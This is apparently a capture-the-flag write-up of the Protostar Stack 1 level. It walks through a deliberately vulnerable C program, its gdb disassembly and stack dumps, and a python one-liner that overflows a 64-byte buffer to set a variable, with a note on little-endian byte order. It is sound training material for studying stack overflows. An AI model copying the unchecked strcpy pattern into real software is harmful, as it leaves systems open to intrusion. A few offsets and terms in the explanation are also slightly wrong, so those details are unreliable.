
PROTOSTAR : STACK 1

SOURCE CODE

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
```

SOURCE CODE WORKING EXPLANATION

- Same as previous level this takes an argument as input and if the argument not mentioned **if(argv == 1)** statement is printed.

- Now what if we input an argument ???(NOTE: **argv is counted as 1** by default when we execute the code **./stack1**).

- There is a character buffer variable which we need to overflow based on **STACK BUFFER OVERFLOW EXPLOITATION.**

- **If(modified == 0x61626364)** → This is interesting . If you know 0x stands for hex form and 0x61 , 0x62 , 0x63 and 0x64 are hex values of a, b, c, d.

- the **strcpy** function copies the argument provided by the user to the **buffer** variable.

- If we don't modify the **modified** variable we won't get the **got the variable to the right value\n"** string.

USING GDB TO REVERSE ENGINEER AND ANALYZE ASSEMBLER INSTRUCTIONS

```
user@protostar:/opt/protostar/bin$ ./stack1 abcd
Try again, you got 0x00000000
user@protostar:/opt/protostar/bin$ gdb -q stack1
Reading symbols from /opt/protostar/bin/stack1...done.
(gdb) set disassembly -flavor intel
Undefined item: "-flavor intel".
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
0x08048464 <main+0>:    push   ebp
0x08048465 <main+1>:    mov    ebp,esp
0x08048467 <main+3>:    and    esp,0xfffffff0
0x0804846a <main+6>:    sub    esp,0x60
0x0804846d <main+9>:    cmp    DWORD PTR [ebp+0x8],0x1
0x08048471 <main+13>:   jne    0x8048487 <main+35>
0x08048473 <main+15>:   mov    DWORD PTR [esp+0x4],0x80485a0
0x0804847b <main+23>:   mov    DWORD PTR [esp],0x1
0x08048482 <main+30>:   call   0x8048388 <errx@plt>
0x08048487 <main+35>:   mov    DWORD PTR [esp+0x5c],0x0
0x0804848f <main+43>:   mov    eax,DWORD PTR [ebp+0xc]
0x08048492 <main+46>:   add    eax,0x4
0x08048495 <main+49>:   mov    eax,DWORD PTR [eax]
0x08048497 <main+51>:   mov    DWORD PTR [esp+0x4],eax
0x0804849b <main+55>:   lea    eax,[esp+0x1c]
0x0804849f <main+59>:   mov    DWORD PTR [esp],eax
0x080484a2 <main+62>:   call   0x8048368 <strcpy@plt>
0x080484a7 <main+67>:   mov    eax,DWORD PTR [esp+0x5c]
0x080484ab <main+71>:   cmp    eax,0x61626364
0x080484b0 <main+76>:   jne    0x80484c0 <main+92>
0x080484b2 <main+78>:   mov    DWORD PTR [esp],0x80485bc
0x080484b9 <main+85>:   call   0x8048398 <puts@plt>
0x080484be <main+90>:   jmp    0x80484d5 <main+113>
0x080484c0 <main+92>:   mov    edx,DWORD PTR [esp+0x5c]
0x080484c4 <main+96>:   mov    eax,0x80485f3
0x080484c9 <main+101>:  mov    DWORD PTR [esp+0x4],edx
0x080484cd <main+105>:  mov    DWORD PTR [esp],eax
0x080484d0 <main+108>:  call   0x8048378 <printf@plt>
0x080484d5 <main+113>:  leave
0x080484d6 <main+114>:  ret
End of assembler dump.
(gdb)
```

- **./stack abcd** executes the program and adds "abcd" as argument but we get **0x0000** since "abcd" isn't enough to overflow the **buffer** variable.

- The **esp+0x5c = modified** variable.

- The **esp+0x4c = buffer** variable.

- **0x080484a7 <main+67>: mov eax,DWORD PTR [esp+0x5]** moves the value of **modified/esp+0x5c** to **eax** register. At **0x080484ab <main+71>: cmp eax,0x61626364** the value of **eax** is compared and the respective message is printed.

```
(gdb) r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /opt/protostar/bin/stack1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffff804) at stack1/stack1.c:18
18      stack1/stack1.c: No such file or directory.
        in stack1/stack1.c
(gdb) x/30x $esp
0xbffff6f0:     0xbffff70c      0xbffff947      0xb7fff8f8      0xb7f0186e
0xbffff700:     0xb7fd7ff4      0xb7ec6165      0xbffff718      0x41414141
0xbffff710:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff720:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff730:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff740:     0x41414141      0x41414141      0x41414141      0x00000000
0xbffff750:     0x080484f0      0x00000000      0xbffff7d8      0xb7eadc76
0xbffff760:     0x00000002      0xbffff804
(gdb) x/x $esp+0x5c
0xbffff74c:     0x00000000
(gdb) x/x $esp+0x4
0xbffff6f4:     0xbffff947
(gdb) x/30x $esp+0x4
0xbffff6f4:     0xbffff947      0xb7fff8f8      0xb7f0186e      0xb7fd7ff4
0xbffff704:     0xb7ec6165      0xbffff718      0x41414141      0x41414141
0xbffff714:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff724:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff734:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff744:     0x41414141      0x41414141      0x00000000      0x080484f0
0xbffff754:     0x00000000      0xbffff7d8      0xb7eadc76      0x00000002
0xbffff764:     0xbffff804      0xbffff810
(gdb)
```

Running the program by setting a string of **64 A's** and **analyzing the stack** condition and **modified** variable hex value

- **x/30x $esp** checks stack condition. We can see the **0x41** filling up the **buffer** variable but couldn't overflow the **modified** variable.
- **0x41** hex value of A.
- We can see that **esp+0x5c = 0** and it is present in the stack as well, at **0xbffff74c.**

USING PYTHON SCRIPT

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A'*64 + 'abcd'")
Try again, you got 0x64636261
user@protostar:/opt/protostar/bin$
```

WRONG → Doesn't follow **LITTLE ENDIAN SYSTEM.**

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A'*64 + 'dcba'")
you have correctly got the variable to the right value
user@protostar:/opt/protostar/bin$
```

SOLUTION → The **Intel Architecture** stores values in **LITTLE ENDIAN SYSTEM** i.e. the most significant bit is stored at high address while the least significant bit stored at lower address.